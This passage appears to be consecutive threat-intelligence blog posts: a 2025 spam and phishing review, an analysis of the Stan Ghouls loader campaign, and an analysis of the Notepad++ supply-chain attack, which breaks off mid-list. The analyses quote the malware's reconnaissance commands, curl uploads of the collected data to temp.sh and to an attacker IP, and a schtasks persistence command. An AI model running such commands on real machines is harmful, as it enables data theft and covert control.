For example, we identified messages disguised as criminal subpoenas or summonses purportedly issued by Russian law enforcement agencies. However, the specific departments cited in these emails never actually existed. The content of these “summonses” would also likely raise red flags for a cautious user. This blackmail scheme relied on the victim, in their state of panic, not scrutinizing the contents of the fake summons.
To intimidate recipients, the attackers referenced legal frameworks and added forged signatures and seals to the “subpoenas”. In reality, neither the cited statutes nor the specific civil service positions exist in Russia.
We observed similar attacks – employing fabricated government agencies and fictitious legal acts – in other CIS countries, such as Belarus.
Fraudulent investment schemes
Threat actors continued to aggressively exploit investment themes in their email scams. These emails typically promise stable, remote income through “exclusive” investment opportunities. This remains one of the most high-volume and adaptable categories of email scams. Threat actors embedded fraudulent links both directly within the message body and inside various types of attachments: PDF, DOC, PPTX, and PNG files. Furthermore, they increasingly leveraged legitimate Google services, such as Google Docs, YouTube, and Google Forms, to distribute these communications. The link led to the site of the “project” where the victim was prompted to provide their phone number and email. Subsequently, users were invited to invest in a non-existent project.
We have previously documented these mailshots: they were originally targeted at Russian-speaking users and were primarily distributed under the guise of major financial institutions. However, in 2025, this investment-themed scam expanded into other CIS countries and Europe. Furthermore, the range of industries that spammers impersonated grew significantly. For instance, in their emails, attackers began soliciting investments for projects supposedly led by major industrial-sector companies in Kazakhstan and the Czech Republic.
Fraudulent “brand partner” recruitment
This specific scam operates through a multi-stage workflow. First, the target company receives a communication from an individual claiming to represent a well-known global brand, inviting them to register as a certified supplier or business partner. To bolster the perceived authenticity of the offer, the fraudsters send the victim an extensive set of forged documents. Once these documents are signed, the victim is instructed to pay a “deposit”, which the attackers claim will be fully refunded once the partnership is officially established.
These mailshots were first detected in 2025 and have rapidly become one of the most prevalent forms of email-based fraud. In December 2025 alone, we blocked over 80,000 such messages. These campaigns specifically targeted the B2B sector and were notable for their high level of variation – ranging from their technical properties to the diversity of the message content and the wide array of brands the attackers chose to impersonate.
Fraudulent overdue rent notices
Last year, we identified a new theme in email scams: recipients were notified that the payment deadline for a leased property had expired and were urged to settle the “debt” immediately. To prevent the victim from sending funds to their actual landlord, the email claimed that banking details had changed. The “debtor” was then instructed to request the new payment information – which, of course, belonged to the fraudsters. These mailshots primarily targeted French-speaking countries; however, in December 2025, we discovered a similar scam variant in German.
QR codes in scam letters
In 2025, we observed a trend where QR codes were utilized not only in phishing attempts but also in extortion emails. In a classic blackmail scam, the user is typically intimidated by claims that hackers have gained access to sensitive data. To prevent the public release of this information, the attackers demand a ransom payment to their cryptocurrency wallet.
Previously, to bypass email filters, scammers attempted to obfuscate the wallet address by using various noise contamination techniques. In last year’s campaigns, however, scammers shifted to including a QR code that contained the cryptocurrency wallet address.
News agenda
As in previous years, spammers in 2025 aggressively integrated current events into their fraudulent messaging to increase engagement.
For example, following the launch of $TRUMP memecoins surrounding Donald Trump’s inauguration, we identified scam campaigns promoting the “Trump Meme Coin” and “Trump Digital Trading Cards”. In these instances, scammers enticed victims to click a link to claim “free NFTs”.
We also observed ads offering educational credentials. Spammers posted these ads as comments on legacy, unmoderated forums; this tactic ensured that notifications were automatically pushed to all users subscribed to the thread. These notifications either displayed the fraudulent link directly in the comment preview or alerted users to a new post that redirected them to spammers’ sites.
In the summer, when the wedding of Amazon founder Jeff Bezos became a major global news story, users began receiving Nigerian-style scam messages purportedly from Bezos himself, as well as from his former wife, MacKenzie Scott. These emails promised recipients substantial sums of money, framed either as charitable donations or corporate compensation from Amazon.
During the BLACKPINK world tour, we observed a wave of spam advertising “luggage scooters”. The scammers claimed these were the exact motorized suitcases used by the band members during their performances.
Finally, in the fall of 2025, traditionally timed to coincide with the launch of new iPhones, we identified scam campaigns featuring surveys that offered participants a chance to “win” a fictitious iPhone 17 Pro.
After completing a brief survey, the user was prompted to provide their contact information and physical address, as well as pay a “delivery fee” – which was the scammers’ ultimate objective. Upon entering their credit card details into the fraudulent site, the victim risked losing not only the relatively small delivery charge but also the entire balance in their bank account.
The widespread popularity of Ozempic was also reflected in spam campaigns; users were bombarded with offers to purchase versions of the drug or questionable alternatives.
Localized news events also fall under the scrutiny of fraudsters, serving as the basis for scam narratives. For instance, last summer, coinciding with the opening of the tax season in South Africa, we began detecting phishing emails impersonating the South African Revenue Service (SARS). These messages notified taxpayers of alleged “outstanding balances” that required immediate settlement.
Methods of distributing email threats
Google services
In 2025, threat actors increasingly leveraged various Google services to distribute email-based threats. We observed the exploitation of Google Calendar: scammers would create an event containing a WhatsApp contact number in the description and send an invitation to the target. For instance, companies received emails regarding product inquiries that prompted them to move the conversation to the messaging app to discuss potential “collaboration”.
Spammers employed a similar tactic using Google Classroom. We identified samples offering SEO optimization services that likewise directed victims to a WhatsApp number for further communication.
We also detected the distribution of fraudulent links via legitimate YouTube notifications. Attackers would reply to user comments under various videos, triggering an automated email notification to the victim. This email contained a link to a video that displayed only a message urging the viewer to “check the description”, where the actual link to the scam site was located. As the victim received an email containing the full text of the fraudulent comment, they were often lured through this chain of links, eventually landing on the scam site.
Over the past two years or so, there has been a significant rise in attacks utilizing Google Forms. Fraudsters create a survey with an enticing title and place the scam messaging directly in the form’s description. They then submit the form themselves, entering the victims’ email addresses into the field for the respondent email. This triggers legitimate notifications from the Google Forms service to the targeted addresses. Because these emails originate from Google’s own mail servers, they appear authentic to most spam filters. The attackers rely on the victim focusing on the “bait” description containing the fraudulent link rather than the standard form header.
Google Groups also emerged as a popular tool for spam distribution last year. Scammers would create a group, add the victims’ email addresses as members, and broadcast spam through the service. This scheme proved highly effective: even if a security solution blocked the initial spam message, the user could receive a deluge of automated replies from other addresses on the member list.
At the end of 2025, we encountered a legitimate email in terms of technical metadata that was sent via Google and contained a fraudulent link. The message also included a verification code for the recipient’s email address. To generate this notification, scammers filled out the account registration form in a way that diverted the recipient’s attention toward a fraudulent site. For example, instead of entering a first and last name, the attackers inserted text such as “Personal Link” followed by a phishing URL, utilizing noise contamination techniques. By entering the victim’s email address into the registration field, the scammers triggered a legitimate system notification containing the fraudulent link.
OpenAI
In addition to Google services, spammers leveraged other platforms to distribute email threats, notably OpenAI, riding the wave of artificial intelligence popularity. In 2025, we observed emails sent via the OpenAI platform into which spammers had injected short messages, fraudulent links, or phone numbers.
This occurs during the account registration process on the OpenAI platform, where users are prompted to create an organization to generate an API key. Spammers placed their fraudulent content directly into the field designated for the organization’s name. They then added the victims’ email addresses as organization members, triggering automated platform invitations that delivered the fraudulent links or contact numbers directly to the targets.
Spear phishing and BEC attacks in 2025
QR codes
The use of QR codes in spear phishing has become a conventional tactic that threat actors continued to employ throughout 2025. Specifically, we observed the persistence of a major trend identified in our previous report: the distribution of phishing documents disguised as notifications from a company’s HR department.
In these campaigns, attackers impersonated HR team members, requesting that employees review critical documentation, such as a new corporate policy or code of conduct. These documents were typically attached to the email as PDF files.
Phishing notification about “new corporate policies”
To maintain the ruse, the PDF document contained a highly convincing call to action, prompting the user to scan a QR code to access the relevant file. While attackers previously embedded these codes directly into the body of the email, last year saw a significant shift toward placing them within attachments – most likely in an attempt to bypass email security filters.
Malicious PDF content
Upon scanning the QR code within the attachment, the victim was redirected to a phishing page meticulously designed to mimic a Microsoft authentication form.
Phishing page with an authentication form
In addition to fraudulent HR notifications, threat actors created scheduled meetings within the victim’s email calendar, placing DOC or PDF files containing QR codes in the event descriptions. Leveraging calendar invites to distribute malicious links is a legacy technique that was widely observed during scam campaigns in 2019. After several years of relative dormancy, we saw a resurgence of this technique last year, now integrated into more sophisticated spear phishing operations.
Fake meeting invitation
In one specific example, the attachment was presented as a “new voicemail” notification. To listen to the recording, the user was prompted to scan a QR code and sign in to their account on the resulting page.
Malicious attachment content
As in the previous scenario, scanning the code redirected the user to a phishing page, where they risked losing access to their Microsoft account or internal corporate sites.
Link protection services
Threat actors utilized more than just QR codes to hide phishing URLs and bypass security checks. In 2025, we discovered that fraudsters began weaponizing link protection services for the same purpose. The primary function of these services is to intercept and scan URLs at the moment of clicking to prevent users from reaching phishing sites or downloading malware. However, attackers are now abusing this technology by generating phishing links that security systems mistakenly categorize as “safe”.
This technique is employed in both mass and spear phishing campaigns. It is particularly dangerous in targeted attacks, which often incorporate employees’ personal data and mimic official corporate branding. When combined with these characteristics, a URL generated through a legitimate link protection service can significantly bolster the perceived authenticity of a phishing email.
“Protected” link in a phishing email
After opening a URL that seemed safe, the user was directed to a phishing site.
Phishing page
BEC and fabricated email chains
In Business Email Compromise (BEC) attacks, threat actors have also begun employing new techniques, the most notable of which is the use of fake forwarded messages.
BEC email featuring a fabricated message thread
This BEC attack unfolded as follows. An employee would receive an email containing a previous conversation between the sender and another colleague. The final message in this thread was typically an automated out-of-office reply or a request to hand off a specific task to a new assignee. In reality, however, the entire initial conversation with the colleague was completely fabricated. These messages lacked the thread-index headers, as well as other critical header values, that would typically verify the authenticity of an actual email chain.
In the example at hand, the victim was pressured to urgently pay for a license using the provided banking details. The PDF attachments included wire transfer instructions and a counterfeit cover letter from the bank.
Malicious PDF content
The bank does not actually have an office at the address provided in the documents.
Statistics: phishing
In 2025, Kaspersky solutions blocked 554,002,207 attempts to follow fraudulent links. In contrast to the trends of previous years, we did not observe any major spikes in phishing activity; instead, the volume of attacks remained relatively stable throughout the year, with the exception of a minor decline in December.
The phishing and scam landscape underwent a shift. While in 2024, we saw a high volume of mass attacks, their frequency declined in 2025. Furthermore, redirection-based schemes, which were frequently used for online fraud in 2024, became less prevalent in 2025.
Map of phishing attacks
As in the previous year, Peru remains the country with the highest percentage (17.46%) of users targeted by phishing attacks. Bangladesh (16.98%) took second place, entering the TOP 10 for the first time, while Malawi (16.65%), which was absent from the 2024 rankings, was third. Following these are Tunisia (16.19%), Colombia (15.67%), the latter also being a newcomer to the TOP 10, Brazil (15.48%), and Ecuador (15.27%). They are followed closely by Madagascar and Kenya, both with a 15.23% share of attacked users. Rounding out the list is Vietnam, which previously held the third spot, with a share of 15.05%.
Country/territory
Share of attacked users**
Peru
17.46%
Bangladesh
16.98%
Malawi
16.65%
Tunisia
16.19%
Colombia
15.67%
Brazil
15.48%
Ecuador
15.27%
Madagascar
15.23%
Kenya
15.23%
Vietnam
15.05%
** Share of users who encountered phishing out of the total number of Kaspersky users in the country/territory, 2025
Top-level domains
In 2025, breaking a trend that had persisted for several years, the majority of phishing pages were hosted within the XYZ TLD zone, accounting for 21.64% – a three-fold increase compared to 2024. The second most popular zone was TOP (15.45%), followed by BUZZ (13.58%). This high demand can be attributed to the low cost of domain registration in these zones. The COM domain, which had previously held the top spot consistently, fell to fourth place (10.52%). It is important to note that this decline is partially driven by the popularity of typosquatting attacks: threat actors frequently spoof sites within the COM domain by using alternative suffixes, such as example-com.site instead of example.com. Following COM is the BOND TLD, entering the TOP 10 for the first time with a 5.56% share. As this zone is typically associated with financial websites, the surge in malicious interest there is a logical progression for financial phishing. The sixth and seventh positions are held by ONLINE (3.39%) and SITE (2.02%), which occupied the fourth and fifth spots, respectively, in 2024. In addition, three domain zones that had not previously appeared in our statistics emerged as popular hosting environments for phishing sites. These included the CFD domain (1.97%), typically used for websites in the clothing, fashion, and design sectors; the Polish national top-level domain, PL (1.75%); and the LOL domain (1.60%).
Most frequent top-level domains for phishing pages, 2025 (download)
Organizations targeted by phishing attacks
The rankings of organizations targeted by phishers are based on detections by the Anti-Phishing deterministic component on user computers. The component detects all pages with phishing content that the user has tried to open by following a link in an email message or on the web, as long as links to these pages are present in the Kaspersky database.
Phishing pages impersonating web services (27.42%) and global internet portals (15.89%) maintained their positions in the TOP 10, continuing to rank first and second, respectively. Online stores (11.27%), a traditional favorite among threat actors, returned to the third spot. In 2025, phishers showed increased interest in online gamers: websites mimicking gaming platforms jumped from ninth to fifth place (7.58%). These are followed by banks (6.06%), payment systems (5.93%), messengers (5.70%), and delivery services (5.06%). Phishing attacks also targeted social media (4.42%) and government services (1.77%) accounts.
Distribution of targeted organizations by category, 2025 (download)
Statistics: spam
Share of spam in email traffic
In 2025, the average share of spam in global email traffic was 44.99%, representing a decrease of 2.28 percentage points compared to the previous year. Notably, contrary to the trends of the past several years, the fourth quarter was the busiest one: an average of 49.26% of emails were categorized as spam, with peak activity occurring in November (52.87%) and December (51.80%). Throughout the rest of the year, the distribution of junk mail remained relatively stable without significant spikes, maintaining an average share of approximately 43.50%.
Share of spam in global email traffic, 2025 (download)
In the Russian web segment (Runet), we observed a more substantial decline: the average share of spam decreased by 5.3 percentage points to 43.27%. Deviating from the global trend, the fourth quarter was the quietest period in Russia, with a share of 41.28%. We recorded the lowest level of spam activity in December, when only 36.49% of emails were identified as junk. January and February were also relatively calm, with average values of 41.94% and 43.09%, respectively. Conversely, the Runet figures for March–October correlated with global figures: no major surges were observed, spam accounting for an average of 44.30% of total email traffic during these months.
Share of spam in Runet email traffic, 2025 (download)
Countries and territories where spam originated
The top three countries in the 2025 rankings for the volume of outgoing spam mirror the distribution of the previous year: Russia, China, and the United States. However, the share of spam originating from Russia decreased from 36.18% to 32.50%, while the shares of China (19.10%) and the U.S. (10.57%) each increased by approximately 2 percentage points. Germany rose to fourth place (3.46%), up from sixth last year, displacing Kazakhstan (2.89%). Hong Kong followed in sixth place (2.11%). The Netherlands and Japan shared the next spot with identical shares of 1.95%; however, we observed a year-over-year increase in outgoing spam from the Netherlands, whereas Japan saw a decline. The TOP 10 is rounded out by Brazil (1.94%) and Belarus (1.74%), the latter ranking for the first time.
TOP 20 countries and territories where spam originated in 2025 (download)
Malicious email attachments
In 2025, Kaspersky solutions blocked 144,722,674 malicious email attachments, an increase of nineteen million compared to the previous year. The beginning and end of the year were traditionally the most stable periods; however, we also observed a notable decline in activity during August and September. Peaks in email antivirus detections occurred in June, July, and November.
The most prevalent malicious email attachment in 2025 was the Makoob Trojan family, which covertly harvests system information and user credentials. Makoob first entered the TOP 10 in 2023 in eighth place, rose to third in 2024, and secured the top spot in 2025 with a share of 4.88%. Following Makoob, as in the previous year, was the Badun Trojan family (4.13%), which typically disguises itself as electronic documents. The third spot is held by the Taskun family (3.68%), which creates malicious scheduled tasks, followed by Agensla stealers (3.16%), which were the most common malicious attachments in 2024. Next are Trojan.Win32.AutoItScript scripts (2.88%), appearing in the rankings for the first time. In sixth place is the Noon spyware for all Windows systems (2.63%), which also occupied the tenth spot with its variant specifically targeting 32-bit systems (1.10%). Rounding out the TOP 10 are Hoax.HTML.Phish (1.98%) phishing attachments, Guloader downloaders (1.90%) – a newcomer to the rankings – and Badur (1.56%) PDF documents containing suspicious links.
TOP 10 malware families distributed via email attachments, 2025 (download)
The distribution of specific malware samples traditionally mirrors the distribution of malware families almost exactly. The only differences are that a specific variant of the Agensla stealer ranked sixth instead of fourth (2.53%), and the Phish and Guloader samples swapped positions (1.58% and 1.78%, respectively). Rounding out the rankings in tenth place is the password stealer Trojan-PSW.MSIL.PureLogs.gen with a share of 1.02%.
TOP 10 malware samples distributed via email attachments, 2025 (download)
Countries and territories targeted by malicious mailings
The highest volume of malicious email attachments was blocked on devices belonging to users in China (13.74%). For the first time in two years, Russia dropped to second place with a share of 11.18%. Following closely behind are Mexico (8.18%) and Spain (7.70%), which swapped places compared to the previous year. Email antivirus triggers saw a slight increase in Türkiye (5.19%), which maintained its fifth-place position. Sixth and seventh places are held by Vietnam (4.14%) and Malaysia (3.70%); both countries climbed higher in the TOP 10 due to an increase in detection shares. These are followed by the UAE (3.12%), which held its position from the previous year. Italy (2.43%) and Colombia (2.07%) also entered the TOP 10 list of targets for malicious mailshots.
TOP 20 countries and territories targeted by malicious mailshots, 2025 (download)
Conclusion
2026 will undoubtedly be marked by novel methods of exploiting artificial intelligence capabilities. At the same time, messaging app credentials will remain a highly sought-after prize for threat actors. While new schemes are certain to emerge, they will likely supplement rather than replace time-tested tricks and tactics. This underscores the reality that, alongside the deployment of robust security software, users must remain vigilant and exercise extreme caution toward any online offers that raise even the slightest suspicion.
The intensified focus on government service credentials signals a rise in potential impact; unauthorized access to these services can lead to financial theft, data breaches, and full-scale identity theft. Furthermore, the increased abuse of legitimate tools and the rise of multi-stage attacks – which often begin with seemingly harmless files or links – demonstrate a concerted effort by fraudsters to lull users into a false sense of security while pursuing their malicious objectives.
Stan Ghouls (also known as Bloody Wolf) is an cybercriminal group that has been launching targeted attacks against organizations in Russia, Kyrgyzstan, Kazakhstan, and Uzbekistan since at least 2023. These attackers primarily have their sights set on the manufacturing, finance, and IT sectors. Their campaigns are meticulously prepared and tailored to specific victims, featuring a signature toolkit of custom Java-based malware loaders and a sprawling infrastructure with resources dedicated to specific campaigns.
We continuously track Stan Ghouls’ activity, providing our clients with intel on their tactics, techniques, procedures, and latest campaigns. In this post, we share the results of our most recent deep dive into a campaign targeting Uzbekistan, where we identified roughly 50 victims. About 10 devices in Russia were also hit, with a handful of others scattered across Kazakhstan, Turkey, Serbia, and Belarus (though those last three were likely just collateral damage).
During our investigation, we spotted shifts in the attackers’ infrastructure – specifically, a batch of new domains. We also uncovered evidence suggesting that Stan Ghouls may have added IoT-focused malware to their arsenal.
Technical details
Threat evolution
Stan Ghouls relies on phishing emails packed with malicious PDF attachments as their initial entry point. Historically, the group’s weapon of choice was the remote access Trojan (RAT) STRRAT, also known as Strigoi Master. Last year, however, they switched strategies, opting to misuse legitimate software, NetSupport, to maintain control over infected machines.
Given Stan Ghouls’ targeting of financial institutions, we believe their primary motive is financial gain. That said, their heavy use of RATs may also hint at cyberespionage.
Like any other organized cybercrime groups, Stan Ghouls frequently refreshes its infrastructure. To track their campaigns effectively, you have to continuously analyze their activity.
Initial infection vector
As we’ve mentioned, Stan Ghouls’ primary – and currently only – delivery method is spear phishing. Specifically, they favor emails loaded with malicious PDF attachments. This has been backed up by research from several of our industry peers (1, 2, 3). Interestingly, the attackers prefer to use local languages rather than opting for international mainstays like Russian or English. Below is an example of an email spotted in a previous campaign targeting users in Kyrgyzstan.
Example of a phishing email from a previous Stan Ghouls campaign
The email is written in Kyrgyz and translates to: “The service has contacted you. Materials for review are attached. Sincerely”.
The attachment was a malicious PDF file titled “Постановление_Районный_суд_Кчрм_3566_28-01-25_OL4_scan.pdf” (the title, written in Russian, posed it as an order of district court).
During the most recent campaign, which primarily targeted victims in Uzbekistan, the attackers deployed spear-phishing emails written in Uzbek:
Example of a spear-phishing email from the latest campaign
The email text can be translated as follows:
[redacted] AKMALZHON IBROHIMOVICH

You will receive a court notice. Application for retrial. The case is under review by the district court. Judicial Service.

Mustaqillik Street, 147 Uraboshi Village, Quva District.
The attachment, named E-SUD_705306256_ljro_varaqasi.pdf (MD5: 7556e2f5a8f7d7531f28508f718cb83d), is a standard one-page decoy PDF:
The embedded decoy document
Notice that the attackers claim that the “case materials” (which are actually the malicious loader) can only be opened using the Java Runtime Environment.
They even helpfully provide a link for the victim to download and install it from the official website.
The malicious loader
The decoy document contains identical text in both Russian and Uzbek, featuring two links that point to the malicious loader:
Uzbek link (“- Ish materiallari 09.12.2025 y”): hxxps://mysoliq-uz[.]com/api/v2/documents/financial/Q4-2025/audited/consolidated/with-notes/financials/reports/annual/2025/tashkent/statistical-statements/
Russian link (“- Материалы дела 09.12.2025 г.”): hxxps://my-xb[.]com/api/v2/documents/financial/Q4-2025/audited/consolidated/with-notes/financials/reports/annual/2025/tashkent/statistical-statements/
Both links lead to the exact same JAR file (MD5: 95db93454ec1d581311c832122d21b20).
It’s worth noting that these attackers are constantly updating their infrastructure, registering new domains for every new campaign. In the relatively short history of this threat, we’ve already mapped out over 35 domains tied to Stan Ghouls.
The malicious loader handles three main tasks:
Displaying a fake error message to trick the user into thinking the application can’t run. The message in the screenshot translates to: “This application cannot be run in your OS. Please use another device.”
Fake error message
Checking that the number of previous RAT installation attempts is less than three. If the limit is reached, the loader terminates and throws the following error: “Urinishlar chegarasidan oshildi. Boshqa kompyuterni tekshiring.” This translates to: “Attempt limit reached. Try another computer.”
The limitCheck procedure for verifying the number of RAT download attempts
Downloading a remote management utility from a malicious domain and saving it to the victim’s machine. Stan Ghouls loaders typically contain a list of several domains and will iterate through them until they find one that’s live.
The performanceResourceUpdate procedure for downloading the remote management utility
The loader fetches the following files, which make up the components of the NetSupport RAT: PCICHEK.DLL, client32.exe, advpack.dll, msvcr100.dll, remcmdstub.exe, ir50_qcx.dll, client32.ini, AudioCapture.dll, kbdlk41a.dll, KBDSF.DLL, tcctl32.dll, HTCTL32.DLL, kbdibm02.DLL, kbd101c.DLL, kbd106n.dll, ir50_32.dll, nskbfltr.inf, NSM.lic, pcicapi.dll, PCICL32.dll, qwave.dll. This list is hardcoded in the malicious loader’s body. To ensure the download was successful, it checks for the presence of the client32.exe executable. If the file is found, the loader generates a NetSupport launch script (run.bat), drops it into the folder with the other files, and executes it:
The createBatAndRun procedure for creating and executing the run.bat file, which then launches the NetSupport RAT
The loader also ensures NetSupport persistence by adding it to startup using the following three methods:
It creates an autorun script named SoliqUZ_Run.bat and drops it into the Startup folder (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup):
The generateAutorunScript procedure for creating the batch file and placing it in the Startup folder
It adds the run.bat file to the registry’s autorun key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malicious_key_name).
The registryStartupAdd procedure for adding the RAT launch script to the registry autorun key
It creates a scheduled task to trigger run.bat using the following command: schtasks Create /TN "[malicious_task_name]" /TR "[path_to_run.bat]" /SC ONLOGON /RL LIMITED /F /RU "[%USERNAME%]"
The installStartupTask procedure for creating a scheduled task to launch the NetSupport RAT (via run.bat)
Once the NetSupport RAT is downloaded, installed, and executed, the attackers gain total control over the victim’s machine. While we don’t have enough telemetry to say with 100% certainty what they do once they’re in, the heavy focus on finance-related organizations suggests that the group is primarily after its victims’ money. That said, we can’t rule out cyberespionage either.
Malicious utilities for targeting IoT infrastructure
Previous Stan Ghouls attacks targeting organizations in Kyrgyzstan, as documented by Group-IB researchers, featured a NetSupport RAT configuration file client32.ini with the MD5 hash cb9c28a4c6657ae5ea810020cb214ff0. While reports mention the Kyrgyzstan campaign kicked off in June 2025, Kaspersky solutions first flagged this exact config file on May 16, 2025. At that time, it contained the following NetSupport RAT command-and-control server info:
At the time of our January 2026 investigation, our telemetry showed that the domain specified in that config, hgame33[.]com, was also hosting the following files:
All of these files belong to the infamous IoT malware named Mirai. Since they are sitting on a server tied to the Stan Ghouls’ campaign targeting Kyrgyzstan, we can hypothesize – with a low degree of confidence – that the group has expanded its toolkit to include IoT-based threats. However, it’s also possible it simply shared its infrastructure with other threat actors who were the ones actually wielding Mirai. This theory is backed up by the fact that the domain’s registration info was last updated on July 4, 2025, at 11:46:11 – well after Stan Ghouls’ activity in May and June.
Attribution
We attribute this campaign to the Stan Ghouls (Bloody Wolf) group with a high degree of confidence, based on the following similarities to the attackers’ previous campaigns:
Substantial code overlaps were found within the malicious loaders. For example:
Code snippet from sample 1acd4592a4eb0c66642cc7b07213e9c9584c6140210779fbc9ebb76a90738d5e, the loader from the Group-IB report
Code snippet from sample 95db93454ec1d581311c832122d21b20, the NetSupport loader described here
Decoy documents in both campaigns look identical.
Decoy document 5d840b741d1061d51d9786f8009c37038c395c129bee608616740141f3b202bb from the campaign reported by Group-IB
Decoy document 106911ba54f7e5e609c702504e69c89a used in the campaign described here
In both current and past campaigns, the attackers utilized loaders written in Java. Given that Java has fallen out of fashion with malicious loader authors in recent years, it serves as a distinct fingerprint for Stan Ghouls.
Victims
We identified approximately 50 victims of this campaign in Uzbekistan, alongside 10 in Russia and a handful of others in Kazakhstan, Turkey, Serbia, and Belarus (we suspect the infections in these last three countries were accidental). Nearly all phishing emails and decoy files in this campaign were written in Uzbek, which aligns with the group’s track record of leveraging the native languages of their target countries.
Most of the victims are tied to industrial manufacturing, finance, and IT. Furthermore, we observed infection attempts on devices within government organizations, logistics companies, medical facilities, and educational institutions.
It is worth noting that over 60 victims is quite a high headcount for a sophisticated campaign. This suggests the attackers have enough resources to maintain manual remote control over dozens of infected devices simultaneously.
Takeaways
In this post, we’ve broken down the recent campaign by the Stan Ghouls group. The attackers set their sights on organizations in industrial manufacturing, IT, and finance, primarily located in Uzbekistan. However, the ripple effect also reached Russia, Kazakhstan, and a few, likely accidental, victims elsewhere.
With over 60 targets hit, this is a remarkably high volume for a sophisticated targeted campaign. It points to the significant resources these actors are willing to pour into their operations. Interestingly, despite this, the group sticks to a familiar toolkit including the legitimate NetSupport remote management utility and their signature custom Java-based loader. The only thing they seem to keep updating is their infrastructure. For this specific campaign, they employed two new domains to house their malicious loader and one new domain dedicated to hosting NetSupport RAT files.
One curious discovery was the presence of Mirai files on a domain linked to the group’s previous campaigns. This might suggest Stan Ghouls are branching out into IoT malware, though it’s still too early to call it with total certainty.
We’re keeping a close watch on Stan Ghouls and will continue to keep our customers in the loop regarding the group’s latest moves. Kaspersky products provide robust protection against this threat at every stage of the attack lifecycle.
UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.
Introduction
On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.
Multiple execution chains and payloads
Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:
Individuals located in Vietnam, El Salvador, and Australia;
A government organization located in the Philippines;
A financial organization located in El Salvador;
An IT service provider organization located in Vietnam.
Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.
In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.
Chain #1: late July and early August 2025
We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.
The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:
The file creates a directory named %appdata%\ProShow and sets it as the current directory;
It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.
Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.
After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:
Drops the following files to the %appdata%\ProShow directory:
The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.
Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.
The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.
The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.
Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:
In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.
We have not further seen any infections leveraging chain #1 since early August 2025.
Chain #2: mid- and late September 2025
A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:
Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
Dropped a next-stage payload on disk and launched it.
Regarding system information, attackers made the following changes to how it was collected:
They changed the working directory to %APPDATA%\Adobe\Scripts;
They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.
The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.
As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:
